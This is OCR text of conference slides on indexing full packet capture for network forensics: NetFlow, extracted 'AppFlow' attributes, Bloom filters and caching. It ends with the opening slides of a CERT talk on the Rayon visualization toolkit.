
NORTHROP GRUMMAN

- Capture Process Cycle
  - Capture Data from Network
    - TCPdump, DaemonLogger
    - Rollover every X MB
    - Capture to RAMdisk for better performance
  - Analyze
    - Network and strings
    - Anomalies
  - Archive
    - Save data for future use
    - Pre-process certain types
  - Remove
    - Maintain retention standards



Volume Estimates

- Full packet capture of a saturated 1 Gbps link will yield:
  - 1 Day = 6TB
  - 1 Week = 42TB
  - 1 Month = 180TB
- Data is stored on sensors
  - Moving data to central storage would duplicate all traffic, not an option.
  - Data will be queried on sensors as well – causes disk I/O contention.



“Sensing” a Problem


NORTHROP GRUMMAN

- Indicators can be vague
  - “Anti-virus labs report a new malicious domain, www.badguy.com, has been used since December 15, 2010 to exploit vulnerable versions of web browsers.”
- My initial thoughts:
  1. Do I still have PCAP data from December 15?
     - Saving 1.5 months of full packet capture logs will be close to 45TB.
  2. Do I search for December 15 or the last 1.5 months?
     - Searching through 1 days worth of full packet capture logs using regular expressions on all port 80 data will take 6 hours. A query for 1.5 months will take 11+ days to complete.
  3. Should I filter on subject or URL?
     - Do both, because I don’t have an extra 11 days to wait for any subsequent queries.

Tiered Architecture

NORTHROP GRUMMAN


- Linear analysis of full packet capture files does not scale
  - Too much time is wasted searching for the needle in the haystack
  - File creation time is the only index provided by the capture, major inefficiency
- Possible Solution: A tiered schema to support analytical needs
  - High-fidelity data
  - Quick results using smart indices
  - Long data retention



Tier 1: Full Packet Capture

NORTHROP GRUMMAN

- Record all bytes captured off the wire using LibPCAP
  - TCPdump
  - DaemonLogger from Snort
- PCAP files are saved onto disk for analysis
  - TCPdump – rotates every X MB's
  - DaemonLogger – can rotate by size or time interval
  - Filename useful if saved in format:
    - YYYY-MM-DD_HHMMSS.pcap



1 Day of Full Packet Capture

- 1TB of disk space used
- 6 hours to query all data

Tier 1: Full Packet Capture – Use Case

NORTHROP GRUMMAN


Call For Data:

Identify traffic to www.badguy.com in the last 24 hours.

- Search PCAP files for regular expression:
  - `/^Host: www.badguy.com/`
  - Limit to port 80 for efficiency by use of BPF
- Effectiveness:
  - Accurate, low amount of false positives
- Cost:
  - Disk I/O: Reading 1TB (2,000 512MB files) of data may hinder other disk-bound applications, such as the capture process
  - Speed: Up to 6 hours for query to complete, not acceptable

Tier 2: NetFlow

- Flowmeter used to produce a Netflow representation of full packet capture data
  - SiLK YAF
  - softflowd
- Provides layer 4 summary*
  - *YAF applabel feature identifies some protocols



1 DAY OF NETFLOW CAPTURE

- 1GB of disk used
- 1 minute to query

Tier 2: NetFlow – Use Case

NORTHROP GRUMMAN

Call For Data:

Identify traffic to www.badguy.com in the last 24 hours.

- Search NetFlow records:
  - `--dip=[IP address of www.badguy.com]`
- Effectiveness:
  - Low accuracy: traffic may be for another virtual host using the same IP
  - Limited context: protocol information is not given by NetFlow, this could be a non-HTTP process listening on port 80
- Cost:
  - Disk I/O: Reading 1GB of packed NetFlow is relatively low
  - Speed: Within several minutes for query to complete

Tier 3: AppFlow

NORTHROP GRUMMAN

- Looking for the best of both worlds:
  - The speed of NetFlow
  - The fidelity of full packet capture
- AppFlow- a hybrid approach:
  - Unique list of relevant attributes are extracted from each full packet capture file
  - Extract attributes that are the source of most queries:
    - **SMTP** - header elements, attachment filenames
    - **HTTP** – URI's, user-agent strings, SSL certificate attributes
    - **DNS** – question/answer attributes
    - **Layer 3** – source IP, destination IP
  - Context is provided by the associated full packet capture file

1 DAY OF APPFLOW

- 200MB of disk space used
- 4 seconds to query data

Tier 3: AppFlow

NORTHROP GRUMMAN

- Relevant attributes from each Full Packet Capture file are extracted into a corresponding AppFlow file

Full Packet Capture	**2011-01-23_0000.pcap** 512MB	**2011-01-23_0007.pcap** 512MB	**2011-01-23_0010.pcap** 512MB
AppFlow	**2011-01-23_0000.appflow** 124KB joe_smith@example.com Meeting next week www.example.com/ /files/document.pdf host.example.com Meeting_2011_01_24.doc 2015-10-22 05:00:00	**2011-01-23_0007.appflow** 92KB test.example.com Fwd: Upcoming event bob@example.com Re: Wainscoting quote 10.132.53.21 /cgi-bin/temp/index.html	**2011-01-23_0010.appflow** 145KB Fwd: Upcoming event bob@example.com Re: Wainscoting quote 10.132.53.21 /cgi-bin/temp/index.html ftp.example.com jnorthrop@example.com /get_weather.php test.example.com

Tier 3: AppFlow – Use Case

NORTHROP GRUMMAN

Call For Data:

Identify traffic to www.badguy.com in the last 24 hours.

- Search AppFlow records:


```
$ grep ‘www.badguy.com’ 2011-01-22*.appflow
    2011-01-22_034521.appflow: www.badguy.com
    2011-01-22_083200.appflow: www.badguy.com
```

- Effectiveness:
  - Decent Accuracy: ‘www.badguy.com’ may be part of an HTTP, SMTP, or DNS flow
  - No context: there is no association to the traffic
- Cost:
  - Disk I/O: Very low
  - Speed: Very fast

Data As An Index

NORTHROP GRUMMAN

- AppFlow serves as an efficient index for full packet capture files
  - Determine, “Is value X in the AppFlow index”?
    - Yes: then query the associated full packet capture file for related data
    - No: skip to the next file
  - Reduces disk I/O and query time by identifying the relevant full packet captures files



More Efficient Indices - Bloom Filters

NORTHROP GRUMMAN

- Most analytical queries start with the question, “does this value exist in a set of data?”
- Bloom filters are specifically designed to answer that question[1]
  - Great use-case presented by Chris Roblee in FloCon 2008 [2]
  - Use a hashing algorithm to store a set of values
  - Returns a Boolean response to the existence of a value in a set
  - Can produce false positive but no false negatives
    - The probability of false negatives is tunable but more reliable Bloom filters increase the data structure size
- Easy to store AppFlow data in a Bloom filter
  - Convert file to Bloom filter in 14 lines of code
  - Store on disk as a serialized data structure

1 – Ripeanu & Lamnitchi - www.cs.uchicago.edu/~matei/PAPERS/bf.doc/

2 – Roblee - Hierarchical Bloom Filters: Accelerating Flow Queries and Analysis - http://www.cert.org/flocon/2008/presentations/roblee_bloomdex-flocon2008.pdf

Bloom Filter Efficiency

NORTHROP GRUMMAN

- How well Bloom filters perform:
  - Sample: 1 day of full packet capture data
  - Query speed and storage efficiency drastically increase
  - The two operations complete in the same amount of time (6 hours):
    - Querying 1 day of full packet capture data
    - Querying 50+ years of AppFlow Bloom filters

Data Type	Size	Query Time	Time Speedup	Storage Efficiency
Full Packet Capture	1 TB	6 hours	-	-
AppFlow	200 MB	4 seconds	5,400x	5,000x
AppFlow Bloom Filter	20 MB	1 second	21,600x	50,000x

Tier 4: Caching


NORTHROP GRUMMAN

- Bloom filters produce limited false positives
  - Associated full packet capture files must be queried to determine which are incorrect
  - That operation can be costly but is ultimately necessary with any index
  - Analyst clustering - the problem worsens when multiple users are conducting similar queries, each making the same mistakes
- Limit the amount of redundant queries for false positive results by caching the correct results in memory
  - memcached[1] - an open-source distributed memory caching system
  - Distributed: values can be retrieved, set, or updated from remote systems
  - Values to store:
    - Paths to PCAP files with relevant information
    - Time range, BPF, and path to query result PCAP file

1- http://memcached.org

Tiers of Comparison

Data Storage Requirements
For a Single Day



Conclusions

NORTHROP GRUMMAN

- Full packet is here to stay because the network will remain common to most incidents
- Attack vectors will change so tools need to remain flexible
- Indexing abstracted flow representations is one method for improving the gap between indicators and identification.

The Rayon Visualization Toolkit


Phil Groce
CERT Network Situational Awareness Group (NetSA)


Motivation


Improve transition/uptake of NetSA analytics


Provide basic visualization that people in SOCs can use easily

- Live where they live







lolcats.com
Monitoring
YAF
Numerical Analysis
SiLK
Storage
SiLK
Visual Analysis
???

